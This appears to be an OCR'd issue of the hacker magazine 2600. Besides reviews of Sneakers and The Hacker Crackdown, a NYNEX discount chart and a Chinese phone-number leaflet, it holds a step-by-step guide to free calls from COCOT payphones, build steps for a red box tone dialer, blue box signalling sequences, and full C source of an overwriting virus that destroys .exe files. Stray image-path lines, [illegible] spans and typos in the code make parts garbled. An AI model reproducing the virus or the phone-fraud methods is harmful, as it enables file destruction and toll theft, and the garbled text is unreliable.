I found this weird payphone in Boston that wants a quarter, and this synthesized voice is harassing me. When does the phun begin? Soon. First of all, you *must* understand that the COCOT is a mimic. Essentially, it wants you to think that it is just a plain ol' payphone. Pick up the handset. Hear that dialtone? Hah! That dialtone is fake, synthesized by the innards of the COCOT. You are at the mercy of the COCOT. Remember, a COCOT runs off of a normal customer loop so, unlike a telco payphone where you must deposit money to generate coin tones that are read by the central office, the security of a COCOT depends solely on the COCOT phone itself. It's as if you took your own phone and put a sign on it saying "Please put 10 cents in this jar for every call you make." COCOTS are not naive. They won't let you near the unrestricted dialtone until you fork over the cash-ola. Or so they *think!*

See, the Achilles heel of the COCOT is the *fact* that all payphones *must let you make 1-800 calls for free!* It's not just a fact, it's the *law*. Now pick up the handset again and place a 1-800 call. Any 1-800 number will do. When they answer at the other end, just sit there. Do nothing. Ignore them. Wait for them to hang up the phone. Here's an example.

Dial 1-800-LOAN-YES.

[Ring, Ring] ... [click] "Hello, you wanna buy some money? Hello? HELLO?!" [CLICK]

(You will now hear some static and probably a strange "waffling" noise, like chh, chh, chh, chh, chh)

[CLICK] DIALTONE!

Now what have we got here? A dialtone? Yes, you guessed it, the dialtone you now hear is the *unrestricted* dialtone of the COCOT's customer loop.

So what? So I got an "unrestricted dialtone". Big deal?

Meathead! With an *unrestricted* dialtone, all you need to do is place a call via DTMF tones (the tones a touch-tone keypad generates). Now, try dialing a number with the COCOT's keypad. *Whoa!* Waitasec, no sound! This is a typical lame attempt at protection by the COCOT. Just whip out your Radio Shack pocket tone dialer and try calling a number, *any* number. Place it just as if you were calling from a home phone. Call a 1-900 sex line. Call Guam. You are *free* and the COCOT's customer loop is being billed!

Note: some COCOTS are more sophisticated at protecting themselves. Some will *reset* when they hear the dialtone. To get around this, make a loud hissing sound with your mouth into the mouthpiece after the 1-800 number hangs up. Get your tone dialer ready near the mouthpiece. When you hear the dialtone, quickly dial the first digit of the number you want to call. If you hiss loudly enough, you *may* be able to mask the sound of the dialtone and prevent the COCOT from resetting. Once you dial the first digit of the number you are calling, the dialtone will disappear (naturally). You can stop hissing like an idiot now. Finish dialing your *free* phone call. Also, some COCOTs actually disable the handset after a call hangs up (in other words, you can't send DTMF tones through the mouthpiece). Oh well, better luck next time.

However *most* of the COCOTs I have run across *only* disable the DTMF keypad. So all you need is a pocket dialer to circumvent this!

Other things to know: Sure, you can't call a COCOT, but it *does* have a number. To find out the COCOT's number, call one of the automated ANI services that tell you the number you're dialing from (the numbers keep changing but they are frequently printed in *2600*). Now try calling the COCOT from another phone. You will hear one of two things: 1) synthesized voice: "Thank you" [DTMF tones] [CLICK] [hang up]; 2) weird carrier.

A COCOT's number is *only* used by the company that built or sold the COCOT. By calling up a COCOT, a tech can monitor its functioning, etc. In case number 1, you must enter a 3 or 4 digit password and then you'll get into a voice menu driven program that'll let you do "maintenance" stuff with the COCOT. In case number 2, you are hooked to the COCOT's 300 bps modem (Yes, a *modem* in a payphone). Likewise, if you can figure out the communications settings, you'll be into the COCOT's maintenance routines.

Personally, I haven't had much luck (or patience) with calling up and hacking COCOT maintenance functions. I just like making free phone calls from them!

COCOT Etiquette: Now, remember, you are making free phone calls but someone has to pay for them and that is the owner. The COCOT's customer loop is billed the cost of the calls, and if the owner sees a big difference in the profits made on the COCOT (profit equals coins from the COCOT minus the bill from the telco for customer loop), they'll know something is up. So the rule is *don't abuse them!* Don't call a 1-900 number and stay on the line for 12 hours! If a COCOT is abused severely, an owner will eventually lose money on the damn thing! And that means bye bye COCOT. Also, remember that a record of all long distance calls is made to the COCOT's customer loop and COCOT companies will sometimes investigate "billing discrepancies" so don't call anyone you personally know unless you are sure they are "cool".

[RING RING] "Hello?"

"Hello, this is Cointel, Inc. We'd like to ask you a few questions about a call you received from Boston on 2/12/91. Could you tell us the name and address of the person who placed the call?"


Cool dude: "What? I don't remember. Go to hell! [SLAM]"

Meathead: "Uh, sure, his name is John Smith. You want his address too?"

Get the picture? Good....

COCOTs are a great resource if we use them wisely, like our environment. We've gotta be careful not to plunder them. Make a few long distance calls and then leave that particular COCOT alone for awhile. Chances are your bills will be "absorbed" by the profit margin of the owner and probably ignored but the smaller the owner's profit margin gets, the more likely suspicions will be aroused. 'nuff said! I have found COCOTs *everywhere*. COCOT technology is relatively *new*, though. I know many towns that have none. Check out big cities.


As for a tone dialer, don't leave home without one! A true phreak always has a DTMF tone dialer at hand along with a red box! My personal favorite is the COMBO-BOX (red box plus DTMF). Take a Radio Shack 33-memory Pocket Dialer. Open up the back. Remove the little 3.579 MHz crystal (looks like a metal cylinder). Unsolder it. Solder on a couple of thin, insulated wires where the crystal was attached. Thread the wires through one of the "vents" in the back of the tone dialer. Get ahold of a 6.5536 MHz crystal (available thru Fry's Electronics, 89 cents apiece, phone number (415) 770-3763). Go out and get some quick drying epoxy and a Radio Shack mini Toggle Switch, DPDT, cat. #275-626. Close the tone dialer, with the two wires sticking out one of the back vents. Screw it up tight. Now, attach the crystals and wires to the switch with solder as in the above diagram.



```
    [^^^^^]
                        |     xx  <3.579 crystal>small one
                        |     |
    toggle switch  ->   oooooo X      xxxxs <two wires>
                        |     |
                        |     xx  <6.5536 cryatal>big one
                        |     |
                        ^^^^^^
```

Each "xx" prong in the diagram is actually *two* prongs. Hook up the two leads from the crystals to separate prongs (same with the wires).

Now, epoxy this gizmo to the side of the tone dialer. Use *a lot* of epoxy, as you must make the switch/crystals essentially *embedded* in epoxy resin, as in the diagram on the next page.



Make sure the epoxy is really gobbed on there. You want to be certain the switch and crystals are firmly attached and secure in a matrix of epoxy (it doesn't conduct electricity, so don't worry about shorting out the connections to the toggle switch). Just don't gum up the action of the switch!

Basically, you've altered the device so you can select between two crystals to generate the timing for the microprocessor in the tone dialer.

Turn on the tone dialer. Now you can easily switch between the two crystal types. The small crystal will generate ordinary DTMF tones. By simply flicking the switch, you generate *higher* tones, using the memory function of the tone dialer, save five stars in the P1 location. Now dial the P1 location using the big crystal. Sure sounds like the tones for a quarter, doesn't it!

Carrying this around with you will always come in handy with both telco payphones and COCOTs! No phreak should be without one!

References for this article include Noah Clayton's *excellent* piece on COCOTs in *2600 Magazine*, Autumn 1990. Also The Plague's article on Tone Dialer conversion to Red Box, *2600 Magazine*, Summer 1990 (which inspired me to create the COMBO-BOX (red box plus DTMF dialer).

Information is power... *share it!* And drink massive amounts of Jolt Cola. Trust me, it's good for you. Keep the faith, and never stop searching for new frontiers.

FILM REVIEW

Sneakers
Universal Pictures
Starring: Robert Redford, Ben Kingsley, Dan Akroyd, River Phoenix, James Earl Jones, Sidney Poitier, David Strathairn, Mary McDonnell.
Review by Emmanuel Goldstein

If there's one thing we can determine right off the bat, its that *Sneakers* is most definitely a fun film. But whether or not it is a *hacker* film is a topic open to debate. A good many of the characters are hackers, or former hackers. And it is this skill which gives them the ability to do what they do: get into things they're not supposed to be able to get into. The difference is that these people do it for profit. And that fact alone is enough to make this a non hacker movie. After all, hackers don't do what they do with profit in mind. But *Sneakers* is most definitely a film for hackers since there is so much in the way of technique that is illustrated.

The opening scene is a flashback to the ideologically correct era of anti-war marches and draft card burnings. It's at that time that two hackers (complete with rotary phones and an acoustic coupler) get into some major trouble when they mess with Richard Nixon's bank account. The stage is set, the time shifts to the present, and one of the hackers turns into Robert Redford. He now runs a company that tests security, for a phenomenal fee. (Some of our friends who actually do this kind of thing tell us that the fee is absurdly low for that type of work.) His co-workers include a blind phone phreak who has remarkable perceptive powers, a hopeless paranoid who's convinced that everything is a plot of some kind, an ex-CIA agent who doesn't like to talk about why he left, and a kid who changed his grades by computer, no doubt after reading our Autumn 1989 issue. This mixed up bunch, played by a well above-average cast, is fodder for unique situations and dialogue. And it's about time.

The action centers around the group's quest for a magic box which can supposedly decrypt any encryption scheme. "There isn't a government in the world that wouldn't kill" for this kind of technology, they aptly surmise. The existence of this magic box is the one truly silly element of *Sneakers*. Fortunately, the remaining technical issues contain only trivial flaws, such as lack of a delay on a multi-satellite phone call or the fact that *everybody* seems to use compatible equipment. We must recognize that Hollywood needs to take some liberties with reality.

As the group continues its quest for the Holy Box, they become caught up in the whole FBI-CIA-NSA world, leaving the viewer with a less than satisfactory judgment of how the world of intelligence works. This was without doubt precisely the intention.

In many ways, *Sneakers* is a political thriller and one which doesn't miss an opportunity to throw some political barbs. George Bush and the Republican Party are the favorite targets of this "culturally elitist" production. Again, it's about time.

But best of all is the fact that *Sneakers* at no point tries to send a moral message about hacking. Rather, hackers are looked upon as a reality; there are people who do this kind of thing and they have a useful place in society. With the kind of information being recorded these days, you need some of that hacking ability to be able to figure out what's really happening. True, this knowledge can be misused and distorted, as the film demonstrates. But that is human nature. If the good hackers were to disappear, only the evil ones would remain.

Sneakers manages to send a serious message without taking itself too seriously. In fact, the confrontation between the NSA bigwig (James Earl Jones) and the group carrying the magic box is remarkably reminiscent of Dorothy and friends meeting the wizard after getting the Wicked Witch of the West's broomstick. A great man probably once said that the best way to send a serious message is through humor. *Sneakers* does this and still keeps the audience on the edge of their seats.

People are always wondering whether or not telephone company employees get discounts on their phone bills. Well, we've discovered that NYNEX offers two classes of what is known as Telephone Service Allowance (TSA). This allowance can be used by NYNEX employees and their families for personal use as well as NYNEX business. Forbidden activities include other businesses or political campaign activities. The allowance only applies to the primary residence of the employee. Class A service provides a 100 percent allowance while Class B provides a 50 percent allowance. Those entitled to Class A status include management employees, nonmanagement employees with 30 years or more, retired employees on a service or disability pension, and employees with specified job functions, particularly those on call 24 hours a day. Those entitled to Class B generally include employees not eligible for Class A.

CHART II
TELEPHONE SERVICE ITEMS AND ALLOWANCE

	NEW ENGLAND		NEW YORK	
SERVICE ITEMS	CLASS A	CLASS B	CLASS A (1)	CLASS B
Exchange Service (Basic service, one main line, 3 outlets, wires, wire investment, etc.). Includes any IntraLATA toll option offered.	100%	50%	100%	50%
Other Services				
Local Exchange Service Mileage	100%	100%	100%	50%
Touch Tone Service	100%	100%	100%	50%
Customer Access Charge	100%	100%	100%	50%
End User Originating Access (when assessed)	100%	100%	--	--
Custom Calling Features or Package				
Call Waiting	100%	50%	100%	-
Call Forwarding	100%	50%	100%	-
Three-way Calling	100%	50%	100%	-
Speed Calling-8 numbers	100%	50%	100%	-
Speed Calling-30 numbers	100%	50%	100%	-
Service, Equipment, and Premises Work Charges (i.e., install line, change service, install wire & jacks, change grade of service or telephone number.) Does not include station or other equipment.	100%	50%	100%	50%
Toll Charges IntraLATA toll and credit card calls (3), additional local usage, IntraLATA directory assistance, & temporary surcharges	100% up to $30/qtr.	50% of up to $60/mo.	100% up to $35/mo.	50% (2)
Directory Listings				
Change in listing	100%	100%	100%	100%
Additional directory listings:				
Unrelated person-same house	-	-	-	-
2 or more employees-same house	100%	100%	100%	100%
Relatives/dependents of employees-same house	50%	50%	-	-

Notes:
1. An employee eligible for a Class A service allowance may have additional quantities of the items as well as Continuous Property Mileage (employee's property) at a 50% allowance with approval of higher level.
2. Applies to local message units, IntraLATA directory assistance, and temporary surcharges only.
3. IntraLATA charges are billed by the telephone company providing your service. InterLATA charges are billed by long distance companies (i.e., AT&T, MCI, GTE Sprint)

A Simple Virus in C

by Infiltrator

C seems to be the programming language of the 90's. Its versatility and ability for the same code to be used on different computer platforms are the reasons for this. So in a brief burst of programming energy I have created this little C virus. It's a basic overwriting virus that attacks all .exe files in the directories off the main C directory. The virus spreads itself by overwriting the virus code on top of the victim file. So the victim file becomes yet another copy of the virus. So as not to reinfect, the virus places a virus marker at the end of the victim file. Now I know that this is not the best coding and that it could be improved and refined but since I'm too lazy to do that you will just have to suffer.

Now the legal stuff: Please do not use this virus to do any harm or destruction, etc., etc. This virus is for educational use only and all that good stuff. Have fun!

```
                                        /* THE SIMPLE OVERWRITING VIRUS */
                                        /*    CREATED BY INFILTRATOR     */
#include "stdio.h"
#include "dir.h"
#include "io.h"
#include "dos.h"
#include "fcntl.h"
/********** VARIABLES FOR THE VIRUS **********/
struct ffblk ffblk,ffblk1,ffblk2;
struct ftime ft;
int done,done1,lfof,marker=248,count=0,vsize=19620,drive;
FILE *victim,*virus,*lf;
char ch,vc,buffer[MAXPATH],vstamp[23]="HAPPY,HAPPY! JOY,JOY!";
struct ftime getdt();                   /* ------------------- */
setdt();                        /* Function prototypes
dna(int argc, char *argv[]);    /* ------------------- */
/********** MAIN FUNCTION (LOOP) **********/
void main(int argc, char *argv[])       /* Start of main loop */
{
        dna(argc,argv);                 /* Call virus reproduction func */
        getcwd(buffer,MAXPATH);         /* Get current directory */
        drive = getdisk();              /* Get current drive number */
        setdisk(2);                             /* Goto 'C' drive */
        chdir("\\");                            /* Change to root directory */
        done1= findfirst("*.*",&ffblk1,FA_DIREC); /* Get 1st directory */
         while(!done1) {                /* Start of loop */
          chdir(ffblk1.ff_name);        /* Change to directory */
          if ( lf = findfirst("*.exe",&ffblk2,0) == -1 ) { /*No file to infect */
                chdir("\\");                            /* Back to root */
                done1=findnext(&ffblk1);        /* Get next dir */
        }
        else {                          /* Yes, infectable file found */
                dna(argc,argv);         /* Call reproduction func. */
                chdir("\\");                    /* Back to root */
                done1=findnext(&ffblk1);   /* Next directory */

        }                                       /* End loop */
        }
        setdisk(drive);                 /* Goto original drive */
        chdir(buffer);                  /* Goto original dir */
        }                                       /* End of virus */
/*********** END OF MAIN FUNCTION, START OF OTHER FUNCTIONS ***********/
dna(int argc, char *argv[])             /* Virus Tasks Func */
{
        done = findfirst("*.exe",&ffblk,0);        /* Find first '.exe' file */
        while(!done)
         {
          victim=fopen(ffblk,ff_name,"rb+");   /* Open file */
          fseek(victim,-1,SEEK_END);/* Go to end, look for marker */
          ch=getc(victim);              /* Get char */
          if (ch == '^')                /* Is it the marker? YES */
                {
                 fclose(victim);        /* Don't Reinfect */
                 done=findnext(&ffblk); /* Go to next '.exe' file */
                }                               /* NO...Infect! */
          else
                {                               /* Get file date */
                 getdt();
                 virus=fopen(argv[0],"rb");  /* Open host program */
                 victim=fopen(ffblk,ff_name,"wb");/* Open file to infect */
                 while ( count ( vsize )     /* Copy virus code */
                                                 /* to the victim file */
                  {
                        vc=getc(virus);      /* This will overwrite */
                        putc(vc,victim);     /*  the file totally */
                        count++;             /* End reproduction */

                  }
                 fprintf(victim,"%s",vstamp);/* Put on virus stamp, optional */
                 fclose(virus);              /* Close Virus */
                 fclose(victim);             /* Close Victim */
                 victim=fopen(ffblk,ff_name,"ab");     /* Append to victim */
                 putc(marker,victim);                  /*  virus marker char */
                 fclose(victim);              /* Close file */
                 setdt();                     /* Set file date to original */
                 count=0;                     /* Reset file char counter */
                 done=findnext(&ffblk);       /* Next file */
                }

        }
}
struct ftime getdt()                    /* Get original file date func */
{
        victim=fopen(ffblk,ff_name,"rb");       /* Open file */
        getftime(fileno(victim), &ft);          /* Get date */
        fclose(victim);                         /* Close file */
        return ft;                              /* Return */
```

```
}
setdt()                                 /* Set date to original func */
{
        victim=fopen(ffblk,ff_name,"rb");       /* Open file */
        setftime(fileno(victim), &ft);          /* Set date */
        fclose(victim);                         /* Close file */
        return 0;                               /* Return */
}
```

BOOK REVIEW

The Hacker Crackdown: Law and Disorder on the Electronic Frontier
by Bruce Sterling
$23.00, Bantam Books, 313 pages
Review by The Devil's Advocate

The denizens of cyberspace have long revered Bruce Sterling as one of cyberfiction's earliest pioneers. Now, Sterling has removed his steel-edged mirrorshades to cast a deep probing look into the heart of our modern-day electronic frontier. The result is *The Hacker Crackdown*, the latest account of the hacker culture and Sterling's first foray into non-fiction.

At first glance, *Crackdown* would appear to follow in the narrative footsteps of *The Cuckoo's Egg* and *Cyberpunk*. The setting is cyberspace, 1990: year of the AT&T crash and the aftermath of Ma Bell's fragmentation; year of Operation Sundevil, the Atlanta raids, and the Legion of Doom breakup; year of the E911 document and the trial of Knight Lightning; year of the hacker crackdown, and the formation of that bastion of computer civil liberties, the Electronic Frontier Foundation. Unlike *Cuckoo* and *Cyberpunk*, however, Sterling's work does not center around characters and events so much as the parallels he draws between them. *Crackdown* is far less story and far more analysis. *Crackdown* is also personal. Missing is the detached and unbiased aloofness expected of a journalist. Intermingled with the factual accounts, for instance, are Sterling's keen wit and insight:

"In my opinion, any teenager enthralled by computers, fascinated by the ins and outs of computer security, and attracted by the lure of specialized forms of knowledge and power, would do well to forget all about hacking and set his (or her) sights on becoming a Fed. Feds can trump hackers at almost every single thing hackers do, including gathering intelligence, undercover disguise, trashing, phone-tapping, building dossiers, networking, and infiltrating computer systems...."

Sterling is fair. He effectively gets into the psyche of hacker and enforcer alike, oftentimes poking fun at the absurdity in both lines of reasoning. To hackers he is honest and brutal: "Phone phreaks pick on the weak." Before the advent of ANI, hackers exploited AT&T. Then they drifted to the Baby Bells where security was less than stellar. From there it was a gradual regression all the way down to local PBX's, the weakest kids on the block, and certainly not the megacorporate entities that give rise to "steal from the rich" Robin Hood excuses. To enforcers he is equally brutal, charting a chronicle of civil liberty abuses by the FBI, Secret Service, and local law enforcement agencies.

Perhaps the best reason to read *Crackdown* is to learn what other books have neglected to focus on: the abuses of power by law enforcement. Indeed, it is these abuses that are the main focus of Sterling's work. One by one he gives a grim account of the raids of 1990, the Crackdown or cultural genocide that was to have as its goal the complete and absolute extinction of hacking in all of its manifestations.

On February 21, 1990, Robert Izenberg was raided by the Secret Service. They shut down his UUCP site, seized twenty thousand dollars' worth of professional equipment as "evidence," including some 140 megabytes of files, mail, and data belonging to himself and his users. Izenberg was neither arrested nor charged with any crime. Two years later he would still be trying to get his equipment back.

On March 1, 1990, twenty-one-year-old Erik Bloodaxe was awakened by a revolver pointed at his head. Secret Service agents seized everything even remotely electronic, including his telephone. Bloodaxe was neither arrested nor charged with any crime. Two years later he would still be wondering where all his equipment went.

Mentor was yet another victim of the Crackdown. Secret Service agents "rousted him and his wife from bed in their underwear," and proceeded to seize thousands of dollars' worth of work-related computer equipment, including his wife's incomplete academic thesis stored on a hard disk. Two years later and Mentor would still be waiting for the return of his equipment.


Then came the infamous Steve Jackson Games raid. Again, no one was arrested and no charges were filed. "Everything appropriated was officially kept as 'evidence' of crimes never specified."

Bruce Sterling explains (in an unusual first-person shift in the narrative) that it was this raid above all else which compelled him to "put science fiction aside until I had discovered what had happened and where this trouble had come from."

Crackdown culminates with what is perhaps the most stunning example of injustice outside of the Steve Jackson raid. Although the trial of Knight Lightning is over, its bittersweet memories still linger in the collective mind of cyberspace. This, after all, was the trial in which William Cook maliciously tried (and failed) to convict a fledgling teenage journalist for printing a worthless garble of bureaucratic dreck by claiming that it was in fact a $79,449 piece of "proprietary" code. In an effort to demonstrate the sheer boredom and tediousness of the E911 document, and the absurdity of Cook's prosecution, *Crackdown* includes a hefty sampling of this document (at a savings of over $79,449 by Cook's standards!).

More than any other book to date, *Crackdown* concentrates on the political grit and grime of computer law enforcement, answering such perennial favorites as why does the Secret Service have anything to do with hackers anyway? In *Crackdown* we learn that something of a contest exists between the Secret Service and the FBI when it comes to busting hackers. Also touched upon are the "waffling" First Amendment issues that have sprung forth from cyberspace.

Crackdown is a year in the life of the electronic frontier. For some, a forgotten mote of antiquity; for others, a spectral preamble of darker things to come. But for those who thrive at the cutting edge of cyberspace, *Crackdown* is certain to bridge those distant points of light with its account of a year that will not be forgotten.



一定要到規定改號時間，才能撥7位數？

SHALL THE SEVEN DIGIT NUMBER NOT BE USED UNTIL THE APPOINTED TIME OF ADDING DIGIT?

用戶傳真（FAX）也改七位數？

SHALL THE FAX NUMBERS BE CHANGED TO SEVEN DIGITS TOO?

[illegible]（FAX）[illegible]

Certainly, the FAX numbers shall also be changed into seven digits at the same time please don't forget to change it at that time

一定要到規定改號時間 [illegible]

You can not dial the new seven-digit number until the appointed time of adding digit. If you dial it before that time or if you dial the original six-digit telephone number after the appointed time of adding digit, of course you can not get it through (only hearing the announcement tone for adding digit), and it will affect the normal communication.

從1991年12月31日（北京時間）23時48分起，廣州市（含花縣）的電話號!

都要在原六位數電話號碼前面加一個與第一位相同的數字。

IT IS NECESSARY TO ADD A SAME DIGIT AS THE FIRST ONE AT THE HEAD OF THE ORIGINAL SIX DIGIT TELEPHONE NUMBERS OF GUANGZHOU CITY (INCLUDING HUAXIAN COUNTY) AT 23:48 (BEIJING TIME) ON DEC. 31ST, 1991

How to change the telephone number from six digits to seven digits?

When shall the telephone numbers be changed from six digits to seven digits?

7 [illegible]

從1991年12月31日（北京時間）23時48分起！廣州市（含花縣）的電話號碼將全部改為七位數

International Notification
As of the telephone numbers of Guangzhou city (including Huaxian county) shall be changed to seven digits at 23:48 (Beijing time) on Dec 31st, 1991

[illegible]

廣州市電話號碼啓用七位制宣傳手冊

PROPAGANDA MANUAL FOR ADOPTION OF SEVEN-DIGIT TELEPHONE NUMBERING SYSTEM IN GUANGZHOU

IN CHINA, THEY DON'T ADD DIGITS TO THEIR PHONE NUMBERS AT MIDNIGHT, OR 3 IN THE MORNING - THEY DO IT AT 23:48!

i/o

Blue Box Questions

Dear 2600:

A while ago I ordered a book called *Spy Game*. I was reading about the phone company and came across a column about you. I would like to access different operators for different info needs and I was wondering how exactly to access them. I want to know how to achieve a Key Pulse tone, a STart tone, number 11, 12, and KP2. I also want to know if I went to Radio Shack and bought their 15 dollar phone dialer, if I would be able to get a repair shop to modify it so it can achieve those tones?

MD
Sheboygan, WI

Experimentation is really the only way to discover such things since there's so much variation between regions. The blue box frequencies have been published several times in 2600, most recently in the Summer 1992 issue. You're much better off with a genuine blue box or demon dialer rather than trying to modify a phone dialer for that purpose.

Dear 2600:

Quite a few publications on the subject of blue boxing reached the Dutch press last year. The Dutch hacker magazine *Hack-Tic* printed out a complete set of instructions for using the CCITT-4 and -5 systems on international telephone lines. Most newspapers covered the issue as well and even one radio program is said to have broadcast a complete CCITT-5 sequence, which gave an international telephone connection to the secretary of Mr. Bush for free.

After several attempts (and a sky-high telephone bill), I somehow managed to program my Mac to do the same job (i.e. generating DTMF and C-5 tones). Because Dutch telephone authorities limited C-5 (C-4 has gone already) on free international lines, using this system has become a real task.

But the point I want to make here is that most people only try to reach a so-called transit international telephone exchange. At this point in their connection, they disconnect by using the Clear Forward signal. With Seize and KP2 they will be able to dial almost any country in the world. But what happens if they get stuck in a non-transit exchange? KP2 will not be accepted, so only local (i.e. in that specific country) calls can be set up.

I discovered that you can sometimes get back to the outgoing international network by using KP1 which is indeed the local differentiator. The idea is to let the national network of your (temporary) destination make the outgoing connection. For instance, by using Seize-KP1-0015274769936-END on the lines from the Netherlands to Ireland (landcode 354), connection will be made to the still non-soped music line published in 2600 in May 1985. The first zero in the code is the C-5 discriminating digit, the second is the magic one that gives you back to the international lines (i.e. to the USA). Almost the same goes for the Solomon Isles (landcode 677), only an extra zero is needed here (notice the relaying in Solomon's telephone network, which sounds really beautiful).

Note that in most countries this scheme does not seem to work. Just see it as an extension of your phreaking tools.

Phrankenstein

The trick used from the Netherlands involved dialing Ireland Direct (06022O354), sending a Clear Forward, Seize, and a KP1 (to indicate a terminal call or domestic call), 0 (to indicate a normal call), then 0 followed by the country code and number. That trick no longer works.

Assorted Comments

Dear 2600:

I attended the Winter '92 Consumer Electronic Show in Las Vegas from January 9-12 and saw few interesting new products. Although there were about 15,000 exhibits, there were maybe 3,000 computer related exhibits, and the majority of those were power supply protection devices. I did see some interesting computer security products. Some companies were pushing their Caller ID devices and software. One software Caller ID system which was run on an IBM compatible would pull up all the caller's pertinent information (name, address, etc.) and digitized photo (if available) from a database for display on the screen (VINE Synergies Inc., 30 West Beaver Creek Road, Unit 2, Richmond Hill, Ontario L4B 3K1, Canada, phone (416) 882-6307). I also saw a couple of regular Caller ID boxes and an integrated Caller ID phone with speakerphone and memory dial and a 15 call 10-digit incoming number memory (SysPerfect Electronics of San Francisco, phone (415) 875-3550).

